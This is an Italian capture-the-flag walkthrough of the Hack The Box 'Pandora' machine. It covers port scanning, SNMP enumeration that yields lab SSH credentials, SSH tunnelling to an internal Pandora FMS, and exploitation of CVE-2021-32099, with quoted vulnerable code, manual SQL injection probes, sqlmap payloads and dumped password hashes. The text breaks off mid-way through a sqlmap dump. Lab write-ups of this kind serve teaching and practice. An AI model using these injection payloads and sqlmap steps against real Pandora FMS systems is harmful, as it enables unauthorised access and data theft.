

# Pandora machine



Pandora è una macchina Linux facilmente valutata. La scansione della porta rivela un servizio SSH, web-server e SNMP in esecuzione sulla scatola. L'appoggio iniziale è ottenuto enumerando il servizio SNMP, che rivela le credenziali di chiaro testo per l'utente ?daniel. L'enumerazione dell'host rivela Pandora FMS in esecuzione su una porta interna, a cui è possibile accedere tramite port forwarding. Il movimento laterale a un altro utente chiamato "matt" viene ottenuto incatenando SQL injection & & & RCE vulnerabilità nel servizio PandoraFMS. L'escalation del privilegio all'utente viene eseguita sfruttando un binario SUID per l'iniezione variabile PATH.

ip= 10.10.11.136

## Enumeration



### SCAN PORT & SERVICE NMAP

```

 |  .opt/h/Pandora nmap -A -sC -sV --min-rate 10000 -T5 -Pn 10.10.11.136 -oG pandora_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-01 11:49 CET
Nmap scan report for 10.10.11.136
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256  b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256  e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Play | Landing
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### SCAN UDP OPEN PORT NMAP

```

 |  .opt/htb_machine/Pandora sudo nmap -sU -top-ports=100 panda.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-01 11:57 CET
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.071s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT      STATE SERVICE
161/udp    open  snmp
```

porta 161/UDP SNMP (simple-network-management-protocol) è un protocollo che serve per scambiare informazioni su device

connessi a una rete in maniera sicura e semplice.

RIF: <https://www.fortinet.com/it/resources/cyberglossary/simple-network-management-protocol>

Cos'è il protocollo SNMP (Simple Network Management Protocol)? SNMP è un protocollo a livello di applicazione che trasmette i dati di gestione tra i dispositivi di rete. SNMP appartiene alla famiglia TCP/IP (Transmission Control Protocol/Internet Protocol) ed è uno dei protocolli di rete più utilizzati per la gestione e il monitoraggio dei componenti di rete in una varietà di settori.

La maggior parte dei componenti di rete è dotata di un agente SNMP integrato. Per connettersi agli strumenti di monitoraggio della rete o al sistema di gestione della rete, questi agenti devono essere attivati e configurati. Successivamente, SNMP può essere utilizzato per raccogliere e organizzare dati su ogni dispositivo.

## **A cosa serve il protocollo SNMP (Simple Network Management Protocol)?**

Che cos'è il protocollo di gestione di rete semplice? Per mantenere costanti i tempi di attività e le operazioni di rete a elevata larghezza di banda, gli amministratori di rete controllano i dispositivi di rete e assegnano interfacce e porte. Assegnando strategicamente le porte ottimali che i dispositivi possono utilizzare per comunicare, i team IT semplificano il flusso del traffico attraverso la rete in modo più libero. In caso contrario, si verificherebbero "ingorghi" dei dati che si traducono in latenza e scarse prestazioni. Il monitoraggio dei dispositivi SNMP è un elemento significativo di questo processo.

SNMP consente agli amministratori di monitorare le prestazioni dei dispositivi e di apportare modifiche ai dispositivi di rete in modo che i dati si muovano attraverso la rete in modo più efficiente. Ma prima di utilizzare il monitoraggio SNMP, l'agente SNMP implementato su un dispositivo di rete deve essere configurato per inviare i dati di monitoraggio a un manager SNMP (ulteriori informazioni su questo aspetto sono disponibili di seguito). Una volta terminato, gli amministratori possono concentrarsi sulle modifiche per ottimizzare le prestazioni della rete.


Gli amministratori possono anche monitorare la disponibilità e le prestazioni dei dispositivi di rete SNMP utilizzando le informazioni fornite da SNMP, consentendo loro di mantenere meglio l'integrità della rete. Utilizzando lo strumento di monitoraggio SNMP appropriato, gli amministratori possono tenere traccia delle varie versioni dei protocolli SNMP e ottenere una visione completa dell'intera rete. Inoltre, gli strumenti di monitoraggio SNMP rendono i dati disponibili in formati semplici come grafici e dashboard.

## **Come funziona Simple Network Management Protocol (SNMP)?**

La rete subisce diversi tipi di traffico durante il giorno mentre gli utenti navigano sul web, trasferiscono file, scaricano file e svolgono altre attività che implicano l'invio e la ricezione di dati. SNMP comunica con la rete per ottenere dettagli sulle attività di ogni dispositivo di rete. Ad esempio, monitora il numero di pacchetti, byte ed errori inviati dai siti web, nonché il numero di colpi che riceve al giorno.

SNMP comunica inoltre con i dispositivi in rete inviando query o messaggi, noti come unità dati di protocollo (PDU), a ogni dispositivo. Gli amministratori di rete possono monitorare quasi tutti i valori di dati specificati utilizzando questi messaggi. Ciò consente loro di estrarre i dati da ogni dispositivo per vedere come funziona.

SERVER WEB PORTA 80/TCP



Seppure pagina statica nulla di interessante, provo con il fuzz delle directory.

```
root@xyz:~# cd /opt/h/Pandora && feroxbuster -u http://10.10.11.136 -x php

FERROX: OXIDE
by Ben "epi" Risher 🐼 ver: 2.11.0

┌──────────────────┴──────────────────┐
Target Url      http://10.10.11.136
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.11.0
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
Extensions      [php]
HTTP methods     [GET]
Recursion Depth  4
└──────────────────┴──────────────────┘

Press [ENTER] to use the Scan Management Menu™
```

Nulla di interessante!!

SCAN VIRTUAL-HOST

```
opt/h/Pandora wfuzz -u http://10.10.11.136 -H "Host: FUZZ.panda.htb" -w /opt/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt --hh 33560
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.11.136/
Total requests: 4989

=====
ID           Response      Lines      Word      Chars      Payload
=====

Total time: 0
Processed Requests: 4989
Filtered Requests: 4989
Requests/sec.: 0
```

anche qui nulla di interessante!!!

SNMP P. 161

provo a far girare il tool ‘snmwalk’ di kali linux, per cercare informazioni rilasciata nell attività, il risultato è molto lungo e quindi greppo per ‘host’ x info sull host e processi in uso e trovo delle credenziali

```
opt/htb_machine/Pandora ls
pandora.ctd pandora_scan snmp-full
opt/htb_machine/Pandora cat snmp-full | grep netstat
opt/htb_machine/Pandora cat snmp-full | grep HOST-RESOURCES-MIB
opt/htb_machine/Pandora cat snmp-full | grep HOST-RESOURCES
opt/htb_machine/Pandora cat snmp-full | grep HOST
opt/htb_machine/Pandora cat snmp-full | grep RESOURCES
opt/htb_machine/Pandora cat snmp-full | grep host
iso.3.6.1.2.1.25.4.2.1.2.1084 = STRING: "host_check"
iso.3.6.1.2.1.25.4.2.1.4.1084 = STRING: "/usr/bin/host_check"
iso.3.6.1.2.1.25.4.2.1.5.835 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
iso.3.6.1.2.1.25.6.3.1.2.24 = STRING: "bind9-host_1:9.16.1-0ubuntu2.9_amd64"
iso.3.6.1.2.1.25.6.3.1.2.120 = STRING: "hostname_3.23_amd64"
iso.3.6.1.2.1.25.6.3.1.2.482 = STRING: "libsys-hostname-long-perl_1.5-1_all"
```

CRED = daniel:HotelBabylon23

Shell Daniel & Matt

Ora con le credenziali trovate mi posso collegarer con SSH

```
opt/htb_machine/Pandora ssh daniel@10.10.11.136  
daniel@pandora:~$ id  
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel)  
daniel@pandora:~$ whoami  
daniel
```

SHELL USER MATT

## Enumeration

Nella macchina provo prima a vedere cosa c'è nella directory principale e non trovo nulla di interessante, poi vado nella /home e noto la presenza di un altro utente 'matt' nella cui home è presente la 'user.txt' ma non posso leggerla non ho i permessi.

```
daniel@pandora:~$ ls -la  
total 28  
drwxr-xr-x 4 daniel daniel 4096 Feb  1 12:02 .  
drwxr-xr-x 4 root    root    4096 Dec  7  2021 ..  
lrwxrwxrwx 1 daniel daniel    9 Jun 11  2021 .bash_history → /dev/null  
-rw-r--r-- 1 daniel daniel  220 Feb 25  2020 .bash_logout  
-rw-r--r-- 1 daniel daniel 3771 Feb 25  2020 .bashrc  
drwx----- 2 daniel daniel 4096 Feb  1 12:02 .cache  
-rw-r--r-- 1 daniel daniel  807 Feb 25  2020 .profile  
drwx----- 2 daniel daniel 4096 Dec  7  2021 .ssh  
daniel@pandora:~$ cd /home  
daniel@pandora:/home$ ls  
daniel matt  
daniel@pandora:/home$ cat matt/user.txt  
cat: matt/user.txt: Permission denied
```

Ora quello che faccio dopo aver enumerato un po' la macchina è andare a vedere il file di configurazione del server web che di

default si trova sempre in '/etc/apache2/sites-enabled' e qui trovo 2 file di conf. uno standard per la porta 80 'panda.htb'

e uno interessante per 'pandora':

```
daniel@pandora:/var/www/html$ cd /etc/apache2/sites-enabled  
daniel@pandora:/etc/apache2/sites-enabled$ ls  
000-default.conf  pandora.conf
```

Quindi vado ad esaminare il file 'pandora.conf'

```
daniel@pandora:/etc/apache2/sites-enabled$ cat pandora.conf
<VirtualHost localhost:80>
    ServerAdmin admin@panda.htb
    ServerName pandora.panda.htb
    DocumentRoot /var/www/pandora
    AssignUserID matt matt
    <Directory /var/www/pandora>
        AllowOverride All
    </Directory>
    ErrorLog /var/log/apache2/error.log
    CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```


Non è stato trovato dagli scan precedenti perchè gira su localhost, e il nome del server è 'pandora.panda.htb' ed è hostato su /var/www/pandora , come configurazione a parte da quella standard.

Quindi cio che devo fare ora è configurare la mia connessione SSH per creare un tunnel su porta 9001 che diriga il traffico al mio server come se fossi localhost, e per farlo devo come prima cosa modificare nuovamente il file /etc/hosts , con '127.0.0.1 pandora.panda.htb' e modificare la mia connessione ssh su 9001

```
ssh -L 9001:localhost:80 daniel@10.10.11.136
daniel@10.10.11.136's password:
daniel@pandora:~$ whoami
daniel
```

Poi visito il server all indirizzo 'http://<http://pandora.panda.htb:9001>' e sono dentro!!!





A fondo pagina è scritta la versione 'v7.0NG.742\_FIX\_PERL2020'

Facendo una ricerca su google trovo un articolo di 'PortSwigger' che tratta varie vulnerabilità per Pandora 742 , e in particolare un 'sql injection pre auth' che rimanda ad un altro articolo dove spiega quast ultima che è 'CVE-2021-32099'

RIF: <https://www.sonarsource.com/blog/pandora-fms-742-critical-code-vulnerabilities-explained/>

# (CVE-2021-32099)

Let's have a look at how user input is processed in the Chart Generator of Pandora FMS. When accessing the Chart Generator, first the authentication is checked.

**/include/chart\_generator.php**

```
71 // Try to initialize session using existing php session id.
72 $user = new PandoraFMS\User(['phpsessionid' =>
$_REQUEST['session_id']]);
73 if (check_login(false) === false) {
74     // Error handler.
75     ...
96 }
97
98 // Access granted.
```

Come possiamo vedere nella riga 72 di *chart-generator.php*, l'input dell'utente viene recuperato dal `$_REQUEST` superglobal che contiene i parametri GET e POST, così come i valori dei cookie. Quest'ultimo è probabilmente il motivo per cui `get_parameter()` Non è stato usato qui. L'input dell'utente `$_REQUEST['session_id']` È passato al costruttore della classe `PandoraFMS\User` - Senza alcuna sanificazione. Quindi, la funzione `check_login()` Viene utilizzato per verificare se una variabile di sessione di login è impostata e valida. Tutto sommato, la funzione `check_login()` Valuta come *vero* se un utente con il documento di identità di sessione viene fornito e quindi l'accesso viene concesso.

Il seguente snippet mostra cosa succede nel costruttore della classe

`PandoraFMS\User` con il valore controllato dall'attaccante `$data['phpsessionid']` - Sì.

**/include/lib/User.php**



```

60 public function __construct($data)
61 {
62     ...
68     if (is_array($data) === true) {
69         if (isset($data['phpsessionid']) === true) {
70             $this->sessions[$data['phpsessionid']] = 1;
71             $info = \db_get_row_filter(
72                 'tsessions_php',
73                 ['id_session' => $data['phpsessionid']]
74             );
75
76             if ($info !== false) {
77                 // Process.
78                 $session_data = session_decode($info['data']);
79                 $this->idUser = $_SESSION['id_usuario'];
80
81                 // Valid session.
82                 return $this;
83             }

```

Nella riga 73, il parametro controllato dall'utente viene passato alla funzione `db_get_row_filter()` - Si'. Questa funzione utilizza un paio di funzioni interne che costruiscono dinamicamente una query SQL in base al nome della tabella in dotazione e una condizione fornita come array. A questo punto, concatena la variabile controllata dall'attaccante direttamente in un SQL `WHERE` Clausola senza una corretta sanificazione che porta a un'iniezione SQL (linea 762 in *mysql.php*).

`/include/lib/mysql.php`

```

848 function db_get_row_filter($table, $filter, $fields=false)
849 {
850     ...
861     $filter = db_format_array_where_clause_sql($filter, ' WHERE ');
852     ...
868     $sql = sprintf('SELECT %s FROM %s %s', $fields, $table, $filter);


```

/include/lib/mysql.php

```
660 function db_format_array_where_clause_sql($values, $prefix=false)
661 {
668     $query = '';
669     foreach ($values as $field => $value) {
670         $query .= sprintf("%s = '%s'", $field, $value);
671     }
672     return (!empty($query) ? $prefix : '') . $query;
```

L'iniezione SQL consente a un utente malintenzionato di malformare l'SQL costruito e, quindi, il set di risultati della query del database. Da qui, un utente malintenzionato può controllare i dati in `$info['data']` Nella linea 71 di *User.php*. La funzione di PHP `session_decode()` Viene quindi utilizzato per caricare i dati di sessione da `$info['data']` E per popolarlo nella corrente `$_SESSION` Nella linea 78. In questo modo, qualsiasi utente può essere impersonato, incluso un amministratore con privilegi di accesso completo caricando il proprio ID utente. Di conseguenza, l'iniezione SQL può essere utilizzata per autenticarsi come utente. A causa della criticità della vulnerabilità stiamo omettendo i dettagli esatti dello sfruttamento a questo punto.

Quindi l'iniezione è nel parametro `'/include/chart_generator.php'` Questo passa `'$_REQUEST['session_id']` al costruttore `x`  
l'oggetto `PandoraFMSUser`, e quest'ultimo non è sanificato.



ACCESS IS NOT GRANTED

Provo con `?session_id='` ma ricevo un errore

SQL error  
: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' LIMIT 1' at line 1 ('SELECT \* FROM  
tsessions\_php WHERE 'id\_session' = '' LIMIT 1') in  
/var/www/pandora/pandora\_console/include/db/mysql.php  
on line 114

ACCESS IS NOT GRANTED


Questo dovrebbe essere vulnerabile a 'SQL UNION Injection' quindi provo con '?session\_id=' union select 1;-- -' ma mi da di nuovo errore perche il n. di colonne non è ben inserito nella query

#### SQL error

: The used SELECT statements have a different number of columns ('SELECT \* FROM tsessions\_php WHERE `id\_session` = " union select 1;-- -' LIMIT 1') in /var/www/pandora/pandora\_console/include/db/mysql.php on line 114

ACCESS IS NOT GRANTED


quindi inserisco nel comando il n. di colonne in ordine crescente '?session\_id=' union select 1,2,3;-- -' e in questo modo sembra funzionare e non restituisce errori



ACCESS IS NOT GRANTED

A questo punto do il tutto in pasto a 'sqlmap' e trovo una vulnerabilità di tipo booleano + una di 'time-based blind'

```
/etc/snmp sqlmap -u 'http://pandora.panda.htb:9001/pandora_console/include/chart_generator.php?session_id=1'
```



```
{1.9#stable}
```

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 14:21:58 /2025-02-01/

```
Parameter: session_id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: session_id=-8221' OR 2371=2371#

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: session_id=1' OR (SELECT 2617 FROM(SELECT COUNT(*),CONCAT(0x7170626a71,(SELECT (ELT(2617=2617,1))),0x71707a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- BrPk

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: session_id=1' AND (SELECT 2485 FROM (SELECT(SLEEP(5)))yxyy)-- LmPk
```

Andando con --dbs trova 2 database uno classico 'information schema' e 'pandora' quest ultimo è interessante e vado a vederlo con  
-D pandora --tables

nel risultato trova moltissime tabelle ma quelle piu interessanti sono 'tpassword\_history' e 'treset\_password' quindi vado a fare il dump di entrambe.

```
Database: pandora
Table: tpassword_history
[2 entries]
+-----+-----+-----+-----+-----+
| id_pass | id_user | date_end          | password                                     | date_begin          |
+-----+-----+-----+-----+-----+
| 1       | matt   | 0000-00-00 00:00:00 | f655f807365b6dc602b31ab3d6d43acc          | 2021-06-11 17:28:54 |
| 2       | daniel | 0000-00-00 00:00:00 | 76323c174bd49ffbbdedf678f6cc89a6         | 2021-06-17 00:11:54 |
+-----+-----+-----+-----+-----+
```

Purtroppo non riesco a decifrare la l hash di matt:f655f807365b6dc602b31ab3d6d43acc

Enter up to 20 non-salted hashes, one per line:

f655f807365b6dc602b31ab3d6d43acc



I'm not a robot



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
f655f807365b6dc602b31ab3d6d43acc	Unknown	Not found.

**Color Codes:**   Exact match,   Partial match,   Not found.

Purtroppo anche la tabella treset\_password è vuota e non riesco a farci niente di buono.

Quindi controllo nuovamente la lista delle tabelle e ne trovo una interessante 'tsession\_php' , e per interrogarla daro il comando

-D pandora -T tsessions\_php --dump --where "data<>' ' " , la parte finale "data<>' ' " è per indicare tramite 'where di riportare solo dati in cui il campo 'data' non è vuoto:

```
/etc/snmp sqlmap -u 'http://pandora.panda.htb:9001/pandora_console/include/chart_generator.php?session_id=1' -D pandora -T tsessions_php --dump "data<>"
```



